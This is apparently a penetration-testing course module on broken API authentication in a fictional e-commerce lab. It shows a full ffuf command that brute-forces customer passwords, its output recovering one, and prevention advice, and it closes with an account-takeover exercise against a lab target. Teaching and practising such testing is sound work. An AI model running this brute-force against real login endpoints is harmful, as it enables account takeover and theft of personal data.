Broken Authentication (APIs)
Authentication is a fundamental pillar of web API security. Web APIs utilize various authentication mechanisms to ensure data confidentiality. An API suffers from Broken Authentication if any of its authentication mechanisms can be bypassed or circumvented.
Improper Restriction of Excessive Authentication Attempts
The endpoint we will be practicing against is vulnerable to CWE-307: Improper Restriction of Excessive Authentication Attempts.
Scenario
The admin of Inlanefreight E-Commerce Marketplace has provided us with the credentials htbpentester3@hackthebox.com:HTBPentester3, wanting us to assess what API vulnerabilities can the user exploit with their assigned roles.

Because the account belongs to a customer, we will utilize the /api/v1/authentication/customers/sign-in endpoint to obtain a JWT and then authenticate with it:

When invoking the /api/v1/customers/current-user endpoint, we get back the information of our currently authenticated user:

The /api/v1/roles/current-user endpoint reveals that the user is assigned three roles: Customers_UpdateByCurrentUser, Customers_Get, and Customers_GetAll:
Customers_GetAll allows us to use the /api/v1/customers endpoint, which returns the records of all customers:

Although the endpoint suffers from Broken Object Property Level Authorization (which we will cover in the upcoming section) because it exposes sensitive information about other customers, such as email, phoneNumber, and birthDate, it does not directly allow us to hijack any other account.
When we expand the /api/v1/customers/current-user PATCH endpoint, we discover that it allows us to update our information fields, including the account's password:

If we provide a weak password such as 'pass,' the API rejects the update, stating that passwords must be at least six characters long:

The validation message provides valuable information, exposing that the API uses a weak password policy, which does not enforce cryptographically secure passwords. If we try setting the password to '123456', we will notice the API now returns true for the success status, indicating that it performed the update:

Given that the API uses a weak password policy, other customer accounts could have used cryptographically insecure passwords when registering. Therefore, we will perform password brute-forcing against customers using ffuf.
First, we need to obtain the (fail) message that the /api/v1/authentication/customers/sign-in endpoint returns when provided with incorrect credentials, which in this case is 'Invalid Credentials':

Instead of attacking all 107 customers, the admin of Inlanefreight E-Commerce Marketplace has provided us with the emails of three high-value targets (which we need to save in a file):
OlawaleJones@yandex.comIsabellaRichardson@gmail.comWenSalazar@zoho.com
For the password wordlist, we will use xato-net-10-million-passwords-10000 from SecLists.
Because we are fuzzing two parameters at the same time (which are the email and password), we need to use the -w flag of ffuf and assign the keywords EMAIL and PASS to the customer emails and passwords wordlists, respectively. Once ffuf finishes, we will discover that the password of IsabellaRichardson@gmail.com is qwerasdfzxcv:
m4cc18@htb[/htb]$ ffuf -w /opt/useful/seclists/Passwords/xato-net-10-million-passwords-10000.txt:PASS -w customerEmails.txt:EMAIL -u http://94.237.59.63:31874/api/v1/authentication/customers/sign-in -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "Password": "PASS"}' -fr "Invalid Credentials" -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://94.237.59.63:31874/api/v1/authentication/customers/sign-in
 :: Wordlist         : PASS: /opt/useful/seclists/Passwords/xato-net-10-million-passwords-10000.txt
 :: Wordlist         : EMAIL: /home/htb-ac-413848/customerEmails.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"Email": "EMAIL", "Password": "PASS"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid Credentials
________________________________________________

[Status: 200, Size: 393, Words: 1, Lines: 1, Duration: 81ms]
    * EMAIL: IsabellaRichardson@gmail.com
    * PASS: qwerasdfzxcv

:: Progress: [30000/30000] :: Job [1/1] :: 1275 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
Now that we have brute-forced the password, we can use the /api/v1/authentication/customers/sign-in endpoint with the credentials IsabellaRichardson@gmail.com:qwerasdfzxcv to obtain a JWT as Isabella and view all her confidential information on Inlanefreight E-Commerce Marketplace.
Brute-forcing OTPs and Answers of Security Questions
Applications allow users to reset their passwords by requesting a One Time Password (OTP) sent to a device they own or answering a security question they have chosen during registration. If brute-forcing passwords is infeasible due to strong password policies, we can attempt to brute-force OTPs or answers to security questions, given that they have low entropy or can be guessed (in addition to rate-limiting not being implemented).
Prevention
To mitigate the Broken Authentication vulnerability, the /api/v1/authentication/customers/sign-in endpoint should implement rate-limiting to prevent brute-force attacks. This can be achieved by limiting the number of login attempts from a single IP address or user account within a specified time frame.
Moreover, the web API should enforce a robust password policy for user credentials (including customers and suppliers) during both registration and updates, allowing only cryptographically secure passwords. This policy should include:
- Minimum password length (e.g., at least 12 characters)
- Complexity requirements (e.g., a mix of uppercase and lowercase letters, numbers, and special characters)
- Prohibition of commonly used or easily guessable passwords (such as ones found in leaked password databases)
- Enforcement of password history to prevent reuse of recent passwords
- Regular password expiration and mandatory changes
Additionally, the web API endpoint should implement multi-factor authentication (MFA) for added security, requesting an OTP before fully authenticating users.
Exercise
TARGET: 154.57.164.78:30795
Challenge 1
Exploit another Broken Authentication vulnerability to gain unauthorized access to the customer with the email 'MasonJenkins@ymail.com'. Retrieve their payment options data and submit the flag.
